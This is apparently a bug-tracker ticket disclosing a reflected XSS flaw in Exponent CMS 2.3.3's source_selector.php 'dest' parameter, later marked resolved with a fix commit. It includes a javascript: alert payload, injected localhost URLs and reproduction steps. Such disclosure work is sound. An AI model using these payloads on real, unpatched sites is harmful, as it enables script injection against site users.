exponent-2.3.3 in vulnerable to Reflected XSS
Respected Authorities,
I would like to inform you that your CMS version 2.3.3 is vulnerable to Reflected XSS.
Exponent 2.3.3 CMS
Vulnerability : Reflected XSS
Reported By : Sumit Ingole @Suma Soft Pvt.Ltd pune India
URL : http://127.0.0.1/expo/source_selector.php
Parameter :dest=
Injection payload :javascript:alert(/XSS/)//
Injected URL :
http://127.0.0.1/expo/source_selector.php?dest=javascript:alert(/XS...
http://127.0.0.1/expo/source_selector.php?dest=javascript:alert(doc...
http://127.0.0.1/expo/source_selector.php?dest=javascript:alert(1)//
Steps:
1) Put One of the URL into Browser.
2) Load The page.
3) Click On any Text, Alert prompt will appear.



-
 expNinja
- State changed from new to resolved
- Assigned user changed from expNinja to dleffler
- Milestone set to 2.3.4
(from [5ed8e09ea42b43dcdc630274dd02b893f0865418]) Fix XSS vulnerability in source_selector.php/selector.php [#1278 state:resolved milestone:2.3.4 responsible:dleffler] https://github.com/exponentcms/exponent-cms/commit/5ed8e09ea42b43dc...
Please Sign in or create a free account to add a new ticket.
With your very own profile, you can contribute to projects, track your activity, watch tickets, receive and update tickets through your email and much more.